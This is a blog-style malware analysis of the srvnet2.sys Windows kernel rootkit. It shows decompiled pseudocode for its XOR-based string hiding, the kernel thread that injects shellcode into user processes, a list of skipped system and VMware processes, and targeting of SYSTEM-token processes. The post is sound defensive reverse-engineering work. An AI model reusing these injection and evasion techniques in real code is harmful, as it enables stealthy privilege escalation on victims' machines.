Analysis and Reversing of srvnet2.sys

darksys0x.net/Analysis-and-Reversing-of-srvnet2sys/

darksys0x


Smoking reverse out. Sometimes I write code that breaks code!

Blog About

“srvnet2.sys” is a rootkit that enumerates (usermode) processes, and injects a shell code into a process. The rootkit looks up the name of the process while enumerating to avoid injecting into some processes. If the process name matches with the list of names in the rootkit, then it will skip the process and look for others, when it finds a process name that is not blacklisted, then the shell code is injected into the process.

The rootkit uses XOR encryption to hide strings such as function names which are used to get the function addresses. The win API functions are not called directly, so they don’t appear in the imports section. There’s a custom function in the rootkit that retrieves the addresses of functions at runtime to call them. The following screenshot shows an example of such behavior:

Note: The function names of the rootkit in “IDA” for all below figures have been modified for better understanding.




```
 1 void __stdcall KeStackAttachProcess(PRKPROCESS PROCESS, PRKAPC_STATE ApcState)
 2 {
 3   char v2[8]; // [rsp+20h] [rbp-28h] BYREF
 4   char *v3; // [rsp+28h] [rbp-20h]
 5   __int64 (__fastcall *v4)(_QWORD, _QWORD); // [rsp+30h] [rbp-18h]
 6   __int64 (__fastcall *v5)(_QWORD, _QWORD); // [rsp+38h] [rbp-10h]
 7
 8   if ( !qword_1400804C0 )
 9   {
10     memset(v2, 0, 1ui64);
11     v3 = KeStackAttachProcessStr();
12     qword_1400804C0 = (__int64 (__fastcall *)(_QWORD, _QWORD))GetFunctionAddress((__int64)v3);
13   }
14   v4 = qword_1400804C0;
15   v5 = qword_1400804C0;
16   qword_1400804C0(PROCESS, ApcState);
17 }
```

Figure 1: This function is like a wrapper for “**KeStackAttachProcess**”.


In Figure 1, “**KeStackAttachProcessStr**” function is called to get the function name string, then it is passed to “**GetFunctionAddress**” call which will return the address. At the end of the screenshot (line 11), “**KeStackAttachProcess**” is called by its address.

The function “**KestackAttachProcessStr**” uses XOR encryption, refer to Figure 2.



```
char *KeStackAttachProcessStr()
{
  char v1[24]; // [rsp+28h] [rbp-30h] BYREF

  v1[0] = 59;
  v1[1] = 21;
  v1[2] = 35;
  v1[3] = 4;
  v1[4] = 17;
  v1[5] = 19;
  v1[6] = 27;
  v1[7] = 49;
  v1[8] = 4;
  v1[9] = 4;
  v1[10] = 17;
  v1[11] = 19;
  v1[12] = 24;
  v1[13] = 32;
  v1[14] = 2;
  v1[15] = 31;
  v1[16] = 19;
  v1[17] = 21;
  v1[18] = 3;
  v1[19] = 3;
  v1[20] = 112;
  v1[21] = 112;
  xor_algorithm_8(v1, byte_1400804C8);
  return byte_1400804C8;
}
```

Figure 2: This function returns a pointer to string “KeStackAttachProcess”.



```
__int64 __fastcall xor_algorithm_8(char *a1, char *a2)
{
  __int64 result; // rax
  int v3; // [rsp+0h] [rbp-18h]

  v3 = 0;
  do
  {
    a2[v3] = a1[21] ^ a1[v3];
    result = (unsigned __int8)a2[v3++];
  }
  while ( a2[v3 - 1] );
  return result;
}
char* KeStackAttachProcessStr()
{
    static char byte_1400804C8[50];
    char v1[24]; // [rsp+28h] [rbp-30h] BYREF
    v1[0] = 59;
    v1[1] = 21;
    v1[2] = 35;
    v1[3] = 4;
    v1[4] = 17;
    v1[5] = 19;
    v1[6] = 27;
    v1[7] = 49;
    v1[8] = 4;
    v1[9] = 4;
    v1[10] = 17;
    v1[11] = 19;
    v1[12] = 24;
    v1[13] = 32;
    v1[14] = 2;
    v1[15] = 31;
    v1[16] = 19;
    v1[17] = 21;
    v1[18] = 3;
    v1[19] = 3;
    v1[20] = 112;
    v1[21] = 112;
    xor_algorithm_8(v1, byte_1400804C8);
    return byte_1400804C8;
}
int main() {
    printf("%s\n", KeStackAttachProcessStr());
    getchar();
    return 0;
}
```

```
KeStackAttachProcess
```

Figure 3: Decryption of string “**KeStackAttachProcess**” using XOR algorithm.

In figure3 the reversed XOR algorithm as shown in action that the rootkit uses this algorithm all over place to hide the strings, although the strings are decrypted at runtime.

Full technical analysis and reverse “srvnet2.sys”


In this section, the complete behavior of the rootkit is depicted.

The rootkit initiates by checking whether the safe boot mode is disabled. This check is crucial because the rootkit is unlikely to function properly in safe boot mode due to the imposed restrictions. If safe boot mode is disabled, the rootkit proceeds to invoke the “**CreateKeThreadForInjectingShellcode**” function. This function is responsible for creating a kernel thread specifically designed to inject the shellcode into user-mode processes, as illustrated in Figure 4. By creating a kernel thread dedicated to this task, the rootkit ensures efficient and controlled injection of the shellcode across multiple processes in the user-mode space. This injection mechanism enables the rootkit to gain control and execute arbitrary code within those processes, allowing for various malicious activities or privilege escalation.

```
NTSTATUS __stdcall DriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath)
{
  __int64 v2; // rax
  __int64 v3; // rax
  __int64 v4; // rax
  char v6[4]; // [rsp+20h] [rbp-28h] BYREF
  NTSTATUS v7; // [rsp+24h] [rbp-24h]
  __int64 driverName; // [rsp+28h] [rbp-20h]
  void *system32_driversPath; // [rsp+30h] [rbp-18h]
  __int64 driverPathWithName; // [rsp+38h] [rbp-10h]

  v7 = 0;
  DriverObject->DriverUnload = 0i64;
  memset(v6, 0, 1ui64);                         // ui64 = prefix
  driverName = get_DreiverName();
  system32_driversPath = system32_driversStr();
  driverPathWithName = getDriverPathWithName();
  v7 = sub_140002980(driverPathWithName, (__int64)system32_driversPath, driverName);
  v2 = sub_14000898C();
  v7 = sub_1400078DC(v2);
  v3 = sub_1400088F4();
  v7 = sub_1400078DC(v3);
  v4 = sub_14000885C();
  v7 = sub_1400078DC(v4);
  if ( !InitSafeBootMode )
    v7 = CreateKeThreadForInjectingShellcode();
  return v7;
}
```

Figure 4: entre point of the rootkit

In figure 5, the function creates a new thread for the shell code injection. When the thread returns, the handle to the thread is closed.




```
__int64 CreateKeThreadForInjectingShellcode()
{
  NTSTATUS v1; // [rsp+40h] [rbp-18h]
  void *ThreadHandle; // [rsp+48h] [rbp-10h] BYREF

  v1 = PsCreateSystemThread(&ThreadHandle, 0, 0i64, 0i64, 0i64, (PKSTART_ROUTINE)StartRoutine, 0i64);
  if ( v1 >= 0 )
    ZwClose_0(ThreadHandle);
  return (unsigned int)v1;
}
```

Figure 5: Code of “**CreateKeThreadForInjectingShellcode**”

In Figure 6, the “StartRoutine” function serves as the entry point for the new kernel thread. This function implements a loop that iterates through all running processes at a 5-second interval, attempting to identify a suitable process ID for injecting the shellcode. The shellcode itself is located in the (.data section) of the rootkit. Furthermore, in Figure 8, line 24 showcases the “**AllocMemWithDataInProcess_0**” function. This function is responsible for allocating memory on the heap within the target process. It reserves a chunk of memory and then copies the shellcode into this allocated memory region. By doing so, the shellcode becomes effectively placed within the target process’s memory space, ready for execution. It’s important to note that the shellcode decryption takes place in the “**decryptShellCode**” function, called at runtime. This function is responsible for decrypting the shellcode, allowing it to be executed in its original form within the target process.

The “ExecuteShellCode” function in line 26 will execute the shell code in the target usermode process.



```
 1 void __fastcall StartRoutine(PVOID StartContext)
 2 {
 3   unsigned int processId; // [rsp+34h] [rbp-24h] BYREF
 4   __int64 v2; // [rsp+38h] [rbp-20h]
 5   __int64 shell_code_memory; // [rsp+40h] [rbp-18h] BYREF
 6   __int64 v4; // [rsp+48h] [rbp-10h] BYREF
 7
 8   processId = -1;
 9   v2 = 475972i64;
10   decryptShellCode(57, shell_code, 0x74344ui64);
11   while ( 1 )
12   {
13     while ( (unsigned int)sub_140002130() == 1 )
14       PsTerminateSystemThread(0);
15     if ( (int)GetTargetProcessId(processId, &processId) < 0 )
16     {
17       DelayExecutionThread(5000);
18     }
19     else
20     {
21       DbgSetWaitTimeout(processId);
22       v4 = 0i64;
23       shell_code_memory = 0i64;
24       if ( (int)AllocMemWithDataInProcess_0(&shell_code_memory, &v4, processId, shell_code, v2) >= 0 )
25       {
26         if ( (int)ExecuteShellCode(processId, shell_code_memory, 0i64, 1) >= 0 )
27           TerminateTheProcess(processId, 0);
28         else
29           DelayExecutionThread(60000);
30       }
31     }
32   }
33 }
```

Figure 6: The entry point function for the new kernel thread

“**GetTargetProcessId**” is called in “**StartRoutine**”, it will enumerate through all running usermode processes, then compare the process names with hardcoded names, if any of the name matches, the process is ignored, refer to Figure 7. The hardcoded process names are:


- **csrss.exe**
- **smss.exe**
- **services.exe**
- **winlogon.exe**

- **vmtoolsd.exe**
- **vmware**
- **lsass.exe**

```
v19 = -1;
ReturnLength = 0;
SystemInformation = 0i64;
i = 0i64;
if ( a2 )
{
  v3 = ZwQuerySystemInformation(SystemProcessInformation, SystemInformation, 0, &ReturnLength);
  if ( (unsigned __int8)sub_140001E18((unsigned int)v3) )
  {
    SystemInformation = sub_140009A68(ReturnLength);
    if ( SystemInformation )
    {
      v3 = ZwQuerySystemInformation(SystemProcessInformation, SystemInformation, ReturnLength, 0i64);
      if ( v3 >= 0 )
      {
        for ( i = (SYSTEM_PROCESS_INFORMATION *)SystemInformation;
              ;
              i = (SYSTEM_PROCESS_INFORMATION *)((char *)i + i->NextEntryOffset) )
        {
          processId = sub_140002300((unsigned int)i->UniqueProcessId);
          if ( processId )
          {
            if ( processId != a1 )
            {
              if ( i->UniqueProcessId )
              {
                if ( i->UniqueProcessId != (HANDLE)emptyFunc(4u)
                  && i->InheritedFromUniqueProcessId != (HANDLE)emptyFunc(4u) )
                {
                  memset(&v8, 0, sizeof(v8));
                  v20 = winitDotexeStr(&v8);
                  v28 = i->ImageName;
                  v29 = v28;
                  if ( !compareUnicodeString((__int64)&v29, v20, 0) )
                  {
                    memset(&v9, 0, sizeof(v9));
```

Figure 7: pseudocode of GetTargetProcessId

In Figure 8, the hardcoded process names have been decrypted by running their XOR algorithm in IDA. The processes with these names are ignored by the rootkit.



```
{
    static char byte_1400804C86[50];
    char v1[8]; // [rsp+28h] [rbp-30h] BYREF
    v1[0] = 20;
    v1[1] = 15;
    v1[2] = 21;
    v1[3] = 3;
    v1[4] = 16;
    v1[5] = 7;
    v1[6] = 98;
    v1[7] = 98;
    xor_algorithm(v1, byte_1400804C86,7);
    return byte_1400804C86;
}

char* FuncStr6()
{
    static char byte_1400804C87[50];
    char v1[11]; // [rsp+28h] [rbp-30h] BYREF
    v1[0] = 3;
    v1[1] = 28;
    v1[2] = 14;
    v1[3] = 28;
    v1[4] = 28;
    v1[5] = 65;
    v1[6] = 10;
    v1[7] = 23;
    v1[8] = 10;
    v1[9] = 111;
    v1[10] = 111;
    xor_algorithm(v1, byte_1400804C87,10);
    return byte_1400804C87;
}



int main() {
    printf("%s\n", FuncStr0());
    printf("%s\n", FuncStr1());
    printf("%s\n", FuncStr2());
    printf("%s\n", FuncStr3());
    printf("%s\n", FuncStr4());
    printf("%s\n", FuncStr5());
    printf("%s\n", FuncStr6());
    getchar();
    return 0;
}
```

```
csrss.exe
smss.exe
services.exe
winlogon.exe
vmtoolsd.exe
vmware
lsass.exe
```

Figure 8: Decrypted names of process names in the rootkit

After making sure the process name does not match with the ignored names, the rootkit will check the SID of the process token, refer to Figure 9. The root looks for process tokens with SID "**S-1-5-18**" because this SID is for local system account that is used by the operating system. This will give the shellcode full privileges when it is loaded in the usermode space. For more details, refer to section "The rootkit act privilege escalation".


Moreover, the rootkit checks for peb lock and then checks whether the process is critical or not, which means if the process will break on termination or not, and finally, the process id is returned.

```
memset(&v14, 0, sizeof(v14));
v26 = vmwareStr();
v40 = i->ImageName;
v41 = v40;
if ( !compareUnicodeString((__int64)&v41, (__int64)v26, 0) )
{
  memset(&v15, 0, sizeof(v15));
  v27 = lsass_exeStr();
  v42 = (__int128)i->ImageName;
  v43 = v42;
  if ( !compareUnicodeString((__int64)&v43, (__int64)v27, 0) )
  {
    v4 = 0;
    v5 = 0;
    v6[0] = 0;
    v3 = IsProcessSID_S_1_5_18(processId, (__int64)&v4);
    if ( v3 >= 0 )
    {
      v3 = checkPEBLock(processId, (__int64)&v5);
      if ( v3 >= 0 )
      {
        v3 = IsUserModeProcessCirtical(processId, (__int64)v6);
        if ( v3 >= 0 && v4 && !v5 && !v6[0] )
          break;
```

Figure 9: code of target processID

In figure 9, the ExecuteShellCode function has another shell code on the stack, however, it is very small with only a few instructions:

```
- 48 BA 00 00 00 00 00 00 00 00 | mov rdx, 0 <--- second argument (DelayInterval)
- B1 01 | mov c1, 1 <--- first argument (Alertable)
- 48 B8 00 00 00 00 00 00 00 00 | mov rax, 0 <--- address of NtDelayExecution
function
- FF D0 | call rax <--- call NtDelayExecution function
```

